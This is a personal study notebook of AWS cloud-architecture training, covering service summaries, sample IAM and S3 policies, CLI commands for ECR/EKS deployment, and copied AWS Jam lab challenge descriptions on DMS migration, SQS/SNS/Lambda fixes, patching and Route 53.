- No extra charge for Elastic Beanstalk – you pay only for the underlying resources that are used

 44

Module 11 - Caching Content

Monday, July 25, 2022 10:11 AM

Section 2 key takeaways

- A cache provides high throughput, low-latency access to commonly accessed application data by storing the data in memory
- When you decide what data to cache, consider speed and expense, data and access patterns, and your application's tolerance for stale data
- Caches can be applied and used throughout various layers of technology, including operating systems, networking layers, web applications, and databases

 14

Section 3 key takeaways

- Amazon CloudFront is a global CDN service that accelerates the delivery of content, including static and video, to users with no minimum usage commitments.
- CloudFront uses a global network that comprises edge locations and regional edge caches to deliver content to your users.
- To use CloudFront to deliver your content, you specify an origin server and configure a CloudFront distribution. CloudFront assigns a domain name and sends your distribution's configuration to all of its edge locations.
- You can use Amazon CloudFront to improve the resilience of your applications that run on AWS from DDoS attacks.

 26

Section 4 key takeaways

- Sessions are used to manage user authentication and store user data while the user interacts with the application.
- You can manage sessions with sticky sessions, which is a feature of Elastic Load Balancing load balancers. Sticky sessions route requests to the specific server that's managing the user's session.
- You can also manage sessions by persisting session data outside the web server instance—for example, in a distributed cache or DynamoDB table.

 38

Section 5 key takeaways

- A database cache supplements your primary database by removing unnecessary pressure on it, typically in the form of frequently accessed read data
- DAX is a fully managed, highly available, in-memory cache for DynamoDB that delivers a performance improvement of up to 10 times—from milliseconds to microseconds
- Amazon ElastiCache is a side cache that works as an in-memory data store to support the most demanding applications that require sub-millisecond response times

Module 12 - Building Decoupled Architectures

Monday, July 25, 2022 10:11 AM

Section 2 key takeaways

- Tightly coupled systems have chains of tightly integrated components and impede scaling
- You can implement loose coupling in your system by using managed solutions (such as Elastic Load Balancing) as intermediaries between layers

 12

Section 3 key takeaways

- Amazon SQS is a fully managed, message-queuing service that enables you to decouple application components so they run independently.
- Amazon SQS supports standard and FIFO queues.
- A producer sends a message to a queue. A consumer processes and deletes the message during the visibility timeout.
- Messages that cannot be processed can be sent to a dead letter queue.
- Long polling is a way to retrieve a large number of messages from your SQS queues.

 28

Section 4 key takeaways

- Amazon SNS is a web service that you can use to set up, operate, and send notifications from the cloud
- Amazon SNS follows the pub/sub messaging paradigm
- When you using Amazon SNS, you create a topic and set policies that restrict who can publish or subscribe to the topic
- You can use topics to decouple message publishers from subscribers, fan-out messages to multiple recipients at one time, and eliminate polling in your applications
- AWS services can publish messages to your SNS topics to trigger event-driven computing and workflows


 37


Section 5 key takeaways


- Amazon MQ is a managed message-broker service for Apache ActiveMQ that enables you to set up and operate message brokers in the cloud
- Amazon MQ manages the provisioning, setup, and maintenance of ActiveMQ, which is a popular open-source message broker
- Amazon MQ is compatible with open standard APIs and protocols (that is, JMS, NMS, AMQP, STOMP, MQTT, and WebSockets)
- You can use Amazon MQ to integrate on-premises and cloud environments by using the network of brokers feature of ActiveMQ

Module 13 - Building Microservices and Serverless Architectures

Monday, July 25, 2022 10:11 AM







Section 5 key takeaways

- Lambda is a serverless compute service that provides built-in fault tolerance and automatic scaling
- A Lambda function is custom code that you write that processes events
- A Lambda function is invoked by a handler, which takes an event object and context object as parameters
- An event source is an AWS service or developer-created application that triggers a Lambda function to run
- Lambda layers enable functions to share code and keep deployment packages small

Section 6 key takeaways


- Amazon API Gateway is a fully managed service that enables you to create, publish, maintain, monitor, and secure APIs at any scale.
- Amazon API Gateway acts as an entry point to backend resources for your applications. It abstracts and exposes APIs that can call various backend applications. These applications include Lambda functions, Docker containers that run on EC2 instances, VPCs, or any publicly accessible endpoint.
- Amazon API Gateway is deeply integrated with Lambda.


Section 7 key takeaways

- AWS Step Functions is a web service that enables you to coordinate components of distributed applications and microservices by using visual workflows
- AWS Step Functions enables you to create and automate your own state machines within the AWS environment
- AWS Step Functions manages the logic of your application for you, and it implements basic primitives, such as sequential or parallel branches, and timeouts
- You define state machines by using the Amazon States Language

Module 14 - Planning for Disaster

Monday, July 25, 2022 10:11 AM





AWS Training

Tuesday, 9 August 2022 08:59

aws.qwiklabs.com
amazon.qwiklabs.com
explore.skillbuilder.aws - AWS Cloud Quest
docs.aws.amazon.com
repost.aws
twitch.tv - AWS Channel Archtitecting Training

Amazon Web Services Services

Monday, August 29, 2022 9:16 AM

Auto Scaling: Best practices for scaling plans - AWS Auto Scaling (amazon.com)
CloudFormation: AWS CloudFormation best practices - AWS CloudFormation (amazon.com)
CloudFront: What is Amazon CloudFront? - Amazon CloudFront
CloudWatch: What is Amazon CloudWatch? - Amazon CloudWatch
DynamoDB: Best practices for designing and architecting with DynamoDB - Amazon DynamoDB
EC2 - AutoScaling: What is Amazon EC2 Auto Scaling? - Amazon EC2 Auto Scaling
EC2 - ImageBuilder: What is EC2 Image Builder? - EC2 Image Builder (amazon.com)
EC2 - SecurityGroups: Amazon EC2 security groups for Linux instances - Amazon Elastic Compute Cloud
EC2 - EBS: Amazon Elastic Block Store (Amazon EBS) - Amazon Elastic Compute Cloud
ECR: What is Amazon Elastic Container Registry? - Amazon ECR
ECS: What is Amazon Elastic Container Service? - Amazon Elastic Container Service
EFS: What is Amazon Elastic File System? - Amazon Elastic File System
ElastiCache: Amazon ElastiCache Documentation
LightSail: What is Amazon Lightsail? | Lightsail Documentation
RDS: Best practices for Amazon RDS - Amazon Relational Database Service
SNS: What is Amazon SNS? - Amazon Simple Notification Service
SQS: What is Amazon Simple Queue Service? - Amazon Simple Queue Service
S3: What is Amazon S3? - Amazon Simple Storage Service
VPC: What is Amazon VPC? - Amazon Virtual Private Cloud
Cloud9: What is AWS Cloud9? - AWS Cloud9 (amazon.com)
CloudShell: What is AWS CloudShell? - AWS CloudShell (amazon.com)
CloudTrail: What Is AWS CloudTrail? - AWS CloudTrail (amazon.com)
IAM: What is IAM? - AWS Identity and Access Management (amazon.com)
R53

Auto Scaling

Thursday, 1 September 2022 09:05

Best practices for scaling plans - AWS Auto Scaling (amazon.com)
best practices:
- enable one-minute logging to CloudWatch for better scaling
- dynamic scaling (otherwise no scaling)

defines resources using:
- Cloudformation Stack
- Tag
    - DB Cluster
    - Auto scaling Groups
    - Dynamo DB Tables
- EC2 Auto Scaling Group

allows us to set a scaling strategy:
- Optimize for availability (utilization 40%)
- Balance availability and cost (utilization 50%)
- Optimize for cost (utilization 70%)
- custom strategy

CloudFormation

Thursday, 1 September 2022 09:33

AWS CloudFormation best practices - AWS CloudFormation (amazon.com)

create and maintain templates (YAML or JSON)
use templates to spin up stacks of resources

CloudFront

Thursday, 1 September 2022 09:40

[What is Amazon CloudFront? - Amazon CloudFront]

S3 Bucket erstellen

Origin erstellen -> Bucket auswählen

OAI erstellen -> Namen merken

Behaivor erstellen -> path pattern (optional) gibt an was gesucht werden darf
(chaching Optimized)

Unter general --- Security Origin Access value unter Amazon S3 canonical user ID copieren und in Bucket Policy einfügen

Policy

```
{
   "Version": "2012-10-17",
   "Id": "Policy1621958846486",
   "Statement": [
      {
         "Sid": "UpdatedPublicReadPolicy",
         "Effect": "Allow",
         "Principal": {"CanonicalUser": "Amazon_S3_Canonical_User_ID_Placeholder"},
         "Action": [
            "s3:GetObject",
            "s3:GetObjectVersion"
         ],
         "Resource": "arn:aws:s3:::LabBucket/*"
      }
   ]
}
```

Cloudfront und ALB
Use L4 Security with SG and Prefix list for Cloudfront
Use L7 Security with custom Headers

CloudWatch

Thursday, 1 September 2022 09:41

[What is Amazon CloudWatch? - Amazon CloudWatch]

Monitor other services and log metrics
These can either be used by other services like Auto Scaling or you can create events based on monitoring to trigger something.

Events are now triggered by EventBridge.

DynamoDB

Thursday, 1 September 2022 09:46

[Best practices for designing and architecting with DynamoDB - Amazon DynamoDB]

NoSQL Database

EC2 (ELB, AutoScaling, Image Builder)

Thursday, 1 September 2022 09:49

Auto Scaling

What is Amazon EC2 Auto Scaling? - Amazon EC2 Auto Scaling

Image Builder

What is EC2 Image Builder? - EC2 Image Builder (amazon.com)
Images can be imported from other sources.
Images can be created by existing EC2 instances and used to spin up a replacement or as a backup. This has the downside of having an outdated version of the instace if not being updated regularly.

Load-Balancer

Connections will be dynamically moved between resources inside of a target group to keep utilization low on all machines.

Security Groups

Amazon EC2 security groups for Linux instances - Amazon Elastic Compute Cloud
Used as a virtual firewall infront of instances to manage inbound and outbound connections (e.g. allow SSH to instances)

EBS

Thursday, 1 September 2022 10:00

Amazon Elastic Block Store (Amazon EBS) - Amazon Elastic Compute Cloud

ECR & ECS & EKS

Thursday, 1 September 2022 10:02

[What is Amazon Elastic Container Registry? - Amazon ECR]

Allows you to manage container images

[What is Amazon Elastic Container Service? - Amazon Elastic Container Service]

Allows you to deploy and manage the images from our own or another registry.

Fargate nutzen
Definition Task erstellen
Security Group einstellen !!

aws ecr get-login-password --region us-east-1 | docker login --username AWS --password-stdin 596111669028.dkr.ecr.us-east-1.amazonaws.com

docker tag timon-test:latest 596111669028.dkr.ecr.us-east-1.amazonaws.com/timon-test:latest

docker push 596111669028.dkr.ecr.us-east-1.amazonaws.com/timon-test:latest

aws eks update-kubeconfig --region us-east-1 --name timoncluster

Kubectl describe pods

```yaml
apiVersion: apps/v1
kind: Deployment
metadata:
  name: nginx-deployment
  labels:
    app: nginx
spec:
  replicas: 3
  selector:
    matchLabels:
      app: nginx
  template:
    metadata:
      labels:
        app: nginx
    spec:
      containers:
      - name: nginx
        image: nginx:1.14.2
        ports:
        - containerPort: 80
```

Aus <https://kubernetes.io/docs/concepts/workloads/controllers/deployment/>

EFS

Thursday, 1 September 2022 10:07

What is Amazon Elastic File System? - Amazon Elastic File System
Allows us to create a file system for different resources to use.

ElastiCache

Thursday, 1 September 2022 10:13

Amazon ElastiCache Documentation
Use ElastiCache for data that gets requested often from your databases to cut down on costly database queries.

LightSail

Thursday, 1 September 2022 10:16

[What is Amazon Lightsail? | Lightsail Documentation]

RDS

Thursday, 1 September 2022 10:20

Best practices for Amazon RDS - Amazon Relational Database Service

SNS & SQS

Thursday, 1 September 2022 10:23

What is Amazon SNS? - Amazon Simple Notification Service
Eine SNS sollte die Messages an eine SQS senden. Somit ist die Zustellung der Messages auch garantiert wenn gerade keine Ressourcen das Topic subscriben.
Kann verwendet werden um Benachrichtigungen per SMS, Mail etc. zu senden.

What is Amazon Simple Queue Service? - Amazon Simple Queue Service
SQS verteilt benachrichtigungen und stellt die Zustellung sicher.

S3

Thursday, 1 September 2022 10:26

[What is Amazon S3? - Amazon Simple Storage Service]

Public Access

```
{
  "Id": "Policy1689503353922",
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "Stmt1689501900631",
      "Action": [
        "s3:GetObject"
      ],
      "Effect": "Allow",
      "Resource": "arn:aws:s3:::timonbucket/*",
      "Principal": "*"
    }
  ]
}
```

Aus <https://awspolicygen.s3.amazonaws.com/policygen.html>

VPC

Thursday, 1 September 2022 10:27

[What is Amazon VPC? - Amazon Virtual Private Cloud]

Security Groups !!
Nat Gateway in Public Subnet

Cloud9

Thursday, 1 September 2022 10:28

What is AWS Cloud9? - AWS Cloud9 (amazon.com)

CloudShell

Thursday, 1 September 2022 10:28

[What is AWS CloudShell? - AWS CloudShell (amazon.com)]

CloudTrail

Thursday, 1 September 2022 10:28

[What Is AWS CloudTrail? - AWS CloudTrail (amazon.com)]

IAM

Thursday, 1 September 2022 10:28

[What is IAM? - AWS Identity and Access Management (amazon.com)]

Policy

```
{
   "Version": "2012-10-17",
   "Statement": [
      {
         "Sid": "VisualEditor0",
         "Effect": "Allow",
         "Action": [
            "ec2:DescribeInstances"
         ],
         "Resource": "*"
      },
      {
         "Sid": "Statement1",
         "Effect": "Allow",
         "Action": [
            "ec2:GetConsoleScreenshot"
         ],
         "Resource": "*",
         "Condition": {
            "StringLike": {
               "ec2:ResourceTag/Customer": "e-corp"
            }
         }
      }
   ]
}
```

R53

Wednesday, 26 July 2023 16:09

Failover
Mit health check kann unter R53 health check gemacht werden
Danach 2 Failover Records generieren
- Primary webserver Adresse und health check
- Seconday Webserver Adresse ohne health check

Simple = Round Robin

Geolocation
- Je ein Record für die Location ip zu Kontinent oder Land

MYSQL

Monday, 4 September 2023 20:34

Mysql -u admin -p database-name -h aws.com < sqldump.sql

Demo

Montag, 18. September 2023 16:25

```
#!/bin/bash
yum update -y
yum install -y httpd
echo "<p>Welcome to ClearSky hosted from $(hostname).</p>" > /var/www/html/index.html
service httpd restart
```

Policy

```
{
   "Version": "2012-10-17",
   "Statement": [
      {
         "Sid": "VisualEditor0",
         "Effect": "Allow",
         "Action": [
            "ec2:DescribeInstances"
         ],
         "Resource": "*"
      },
      {
         "Sid": "Statement1",
         "Effect": "Allow",
         "Action": [
            "ec2:GetConsoleScreenshot"
         ],
         "Resource": "*",
         "Condition": {
            "StringLike": {
               "ec2:ResourceTag/Customer": "e-corp"
            }
         }
      }
   ]
}
```

aws cloudformation create-stack --region us-east-1 --stack-name my-eks-vpc-stack --template-url https://s3.us-west-2.amazonaws.com/amazon-eks/cloudformation/2020-10-29/amazon-eks-vpc-private-subnets.yaml

test

Code- build, commit, pipeline

Dienstag, 19. September 2023 20:15

https://www.youtube.com/watch?v=Oe7RlNRYEpI&ab_channel=AWSclouddemos

Codecommit Git Repo

Codebuild um docker image zu erstellen braucht buildspec.yaml

Codedeploy oder ECS um das Dockerfile zu deployen

Pipeline um bei änderungen im Codecommit Repo build und deployment zu starten

Put your database to work....

Freitag, 17. November 2023 16:52

Background

- AnyCompany built the corporate database using Oracle. The database has not been built using a **highly available architecture** or in a way that will **keep operational costs low**.
- The company CIO has tasked *you* with **migrating** the database from **Oracle** to **Amazon Aurora MySQL**.
- After researching the options, you have determined that **AWS Database Migration Service** is the right tool for the job.
- Using **DMS** will allow the **source database** to remain fully operational during the migration, helping to minimize downtime for applications that rely on the database.

Task

You need to create all the different elements required to do a database migration via the AWS Database Migration Service. All important information is provided below.

1. Create the **Subnet group** for the replication instance:
    - Although it seems like there's already a subnet group, this would be if you had the permissions to have it created via the wizzard. You have to create it manually.
    - VPC: You will need to figure out in which VPC the Oracle and Aurora MySQL RDS databases have been created.
2. Create the **Replication instance**:
    - Instance class: dms.t3.medium is enough for the replication task of this challenge.
    - High Availability: Do you need high availability for the replication instance if this is for a one time replication only? The more instance to create, the more it will take time to deploy.
    - Storage: The size of the database that will be migrated is less than 50GB.
    - Under **Advanced settings**, the **VPC security group** should be the Replication-Instance-S.
    - It takes around 15 minutes for the replication instance to create. You can create multiple replication instances in parallel if you aren't sure of a setting instead of having to wait 15 minutes each time. During that time, you may want to start familiarizing yourself with the next steps.
3. Create the **Endpoints**:
    - Create a **Source** endpoint.
        - All the information required is available on the left side of this screen in the Output Properties section as well as in the RDS Console.
          The **Background** section may be of some help as well.
        - Secure Socket Layer (SSL) mode: none
        - SID/Service name: DMSSMPL
    - Create a **Target** endpoint.
        - All the informaiton required is available on the left side of this screen in the Output Properties section as well as in the RDS Console.
          The **Background** section may be of some help as well.
        - Secure Socket Layer (SSL) mode: none.
4. Create the **Database migration task**:
    - The data only need to be migrated once.
    - The Aurora MySQL Cluster is brand new so it doesn't need much *preparation*.
    - You can learn more about Setting LOB support in the documentation. It may even contain a clue about a source database of Oracle and what to use.
    - Do you really need validation if you want to complete this as fast as possible?
    - Do you really need logs if you need to troubleshoot?
    - **IMPORTANT**: Only the DMS_SAMPLE **Schema** is required to be transferred. However, all % table name should be transferred over. Make sure to use DMS_SAMPLE under **Source name**.
    - It takes around 10 minutes for the replication to happen with the right settings.

Monitoring DMS Progress

- Under the **DMS Task**, click on **Table Statistics**. You will be able to monitor individual tables, number of rows inserted, and state.

- The **DMS Task** may display an error about **Replicating with Errors**. It is possible for a DMS Task to successfully replicate a database while still encountering trivial errors that do not impact the data integrity.

Inventory

The following resources have been precreated for this challenge:

- Virtual Private Cloud
- Security Groups
  - Database-SG: database security group
  - Replication-Instance-SG: replication instance security group
- Oracle Database
- RDS Aurora MySQL Database

Services you should use

- Database Migration Service

Validation

The task will automatically complete once you completed all the tasks. In addition, you can always check your progress by pressing the Check my progress button in the challenge details screen as it contains valuable information as to what you are still missing. One important information is that the progress is only based on the existence of the resource asked to be created within each of the step. Thus, you may not have created the resource proprely even though it says that it's marked as completed. The task will validate once the right amount of rows has been inserted in the target database.

Test

Aus <https://jam.aws.com/v2/8dfbde33-2769-4089-9be2-b08c5b5061e3/challenges/MIG4/tasks/5b124376-fd1e-45d6-bf3b-985096fae269/details>

Waiting in the queue!

Freitag, 17. November 2023 16:53

Background
You receive lots of traffic to your website which in turn generates a lot of notifications in the backend. These notifications are sent out to various consumers. You have started working on a serverless decoupled architecture. To achieve the target architecture, the team introduced a queue based mechanism along with SNS and Lambda.
Task
In this task you have to fix the SNS-SQS setup by creating a subscription to the topic.
Note: Users do not have to create additional resources.
Inventory
IAM, SNS, SQS, Lambda. Refer Output Properties for ARNs.
Getting Started
You can use this documentation to find your way within the console:
https://docs.aws.amazon.com
Services you should use
SNS,SQS
Task Validation
The task will be automatically marked complete once you implement the correct solution. In addition, you can always check your progress by pressing the “Check my progress” button in the challenge details screen.

Aus <https://jam.aws.com/v2/8dfbde33-2769-4089-9be2-b08c5b5061e3/challenges/sqs-enable-reprocessing/tasks/be66f527-4024-46a4-bf0b-3e1690926dde/details>

Background
Next, Lambda is not receiving the messages. Looks like permission related issue. You are here to fix it.
Task
Your task is to verify the role used by lambda and its execution permissions. Note: The role name has 'FixIt' word in its name. Add the missing permission statement to complete the challenge "*" permissions do not complete the task.
Inventory
IAM, SNS, SQS, Lambda
Services you should use
IAM
Task Validation
The task will be automatically complete once you find the solution, in addition you can always check your progress by pressing the “Check my progress” Button in the challenge details screen.
Note: Ignore error message related to permissions in IAM console for 'arn:aws:access-analyzer'. Following least privelege principle, only necessary permissions to complete the task were provided.

Aus <https://jam.aws.com/v2/8dfbde33-2769-4089-9be2-b08c5b5061e3/challenges/sqs-enable-reprocessing/tasks/8bd4a241-5e08-4ec6-bd62-0322d4c80e03/details>

Background
Next, still the lambda is not receiving the messages. The messages, if any, are sitting on the queue and are not being processed. The SQS to Lambda link seems to be broken. You are here to fix it.
Task
Your task is to to fix the trigger between SQS and Lambda. The lambda to be fixed will have the word 'MyFunction', 'Fix-it' in its name. You can find information on Lambda https://aws.amazon.com/lambda/.
Note: The lambda to fix has 'fixit' in its name. Work on it. Users do not have to create additional resources.
Inventory
IAM, SNS, SQS, Lambda. Refer Output Properties for ARNs.
Services you should use

SQS, lambda

Task Validation

The task will be automatically complete once you find the solution, in addition you can always check your progress by pressing the “Check my progress” Button in the challenge details screen.

Aus <https://jam.aws.com/v2/8dfbde33-2769-4089-9be2-b08c5b5061e3/challenges/sqs-enable-reprocessing/tasks/eb7a80e1-c7a8-40db-8dbd-820a46493b5b/details>

A Missing Front-End

Freitag, 17. November 2023 16:53

Add the Lambda Trigger

Background

In order for the locations of threat actor groups to be discovered, the coordinates machine must be fixed. During the latest attack on GDI, the web URL portion of the machine was destroyed. It is imperative that the front-end web access URL for the algorithm's invocation be restored before the threat actors can strike again.

Your Task

A lambda function called *badGuyFinder* is already setup and ready to be invoked. Your task is to create the "invoker" to get this function to run and return the required output string. You will not be able to test the function. The only way to get the function to output the answer will be to create and utilize the correct invocation option. This "invoker" should allow Alice, the top analyst at GDI, to navigate to a specific web URL to get the function's output. No changes/additions to the lambda function code itself are needed for the completion of this task.
Please ignore all other lambda functions other than "badGuyFinder" as they are meant to be left alone for this task.

Getting Started

Hop into the AWS console to check out the *badGuyFinder* function and see if anything is currently invoking it or not.

Inventory

- badGuyFinder lambda function - This is the provided "threat actor finder algorithm" lambda function.

Services You Should Use

- Lambda
- API Gateway

Task Validation

After you complete the task, you should be able to access the output string from the lambda function through a web URL you created. This string represents the encrypted coordinates for a threat actor group location. Input this string into the answer field to check/complete this task.

Aus <https://jam.aws.com/v2/8dfbde33-2769-4089-9be2-b08c5b5061e3/challenges/missing-front-end/tasks/175ec047-9fb5-44fd-9d7f-912f284e16af/details>

Ducks in a Row

Freitag, 17. November 2023 16:54

Summary
Even if you did have interactive access to the instances in your EC2 fleet, would you really want to update them one by one?

Background

Congratulations on your new Sysadmin role! Your new manager requires all developer instances must be patched with all available critical patches by the end of the day.

In a rush to her next meeting, she couldn't give you any more details aside from the fact that their architect highly recommended using Amazon Linux 2 as the base OS for all cloud native instances. You spent most of this morning rushing through onboarding with HR, and it's nearly 3PM and business hours close @ 5PM. The company needs your help to complete this task in the next few hours!

Getting Started

Check out the hosts and do some reconnaissance from the EC2 instance UI to see what information is available to you about these hosts and then do some research on methods of patching instances within AWS.
Have a look at "Patch Manager", which is a feature of the AWS "Systems Manager" service the AWS Management Console. You'll need to get all of your EC2 instances up to date (in the "Compliance" section of AWS Systems Manager, look in the "Compliance resources summary" section) to complete the challenge.

Inventory

- 4 EC2 instances running Amazon Linux 2

Your Task

Our inventory here is small, but representative of a much larger environment. Interactive sessions have been disabled (no ssh access).
The objective is to get all of your EC2 resources up to date, regardless of what operating system they are using.

Services You Should Use

- AWS Systems Manager

Task Validation

This task will automatically complete once you find the solution, in addition you can always check your progress by pressing the "Check my progress" button in the challenge details screen

Aus <https://jam.aws.com/v2/8dfbde33-2769-4089-9be2-b08c5b5061e3/challenges/SSM1/tasks/ba700985-9184-430f-8db7-019603b76daa/details>

Route53 Resolve-O-Rama

Freitag, 17. November 2023 16:54

Background

The CLD-VPC needs it's own DNS zone - cloud.packetsinc.local. The zone should contain the following A records:

bender - 172.16.0.10
phillip - 172.16.0.11
zoidberg - 172.16.0.12

Your Task

As an infrastructure engineer, leverage Route53 Private Hosted Zones to fulfill this requirement.
To complete this task, the R53-CLD->CLD alarm must be green, showing DNS resolution is successful.

Validation

This task will be validated by checking the R53-CLD->CLD alarm. If it is green, validation will be successful.

Inventory

To get started, use the topology diagram to familiarize yourself with the layout. Then, leverage the CloudWatch dashboard to monitor DNS resolution.

- Route 53 Private Hosted Zone
- Route 53 A Records

Note: There is no need to create, modify, and/or associate any resources with the CORP-VPC. For the purposes of this AWS Jam, CORP-VPC is an On-Premises datacenter.

Aus <https://jam.aws.com/v2/8dfbde33-2769-4089-9be2-b08c5b5061e3/challenges/net-route-53-resolver/tasks/3b58ac27-349b-4164-8a23-67574cd8edb8/details>

Background

The Corporate Datacenter (CORP-VPC) needs to resolve hosts in the CLD-VPC, which, as configured in Task 1, hosts the cloud.packetsinc.local zone.

Your Task

As an infrastructure engineer, leverage Route53 Inbound Endpoints (no resolver rules needed) to fulfill this requirement.
The endpoints should leverage the following IP Addresses:
- Private Subnet 01 - 172.16.0.4
- Private Subnet 02 - 172.16.0.132

To complete this task, the R53-CORP->CLD alarm must be green, showing DNS resolution is successful.

Validation

This task will be validated by checking the R53-CORP->CLD alarm. If it is green, validation will be successful.

Inventory

To get started, use the topology diagram to familiarize yourself with the layout. Then, leverage the CloudWatch dashboard to monitor DNS resolution.

- Route53 Endpoints
- VPC Security Groups

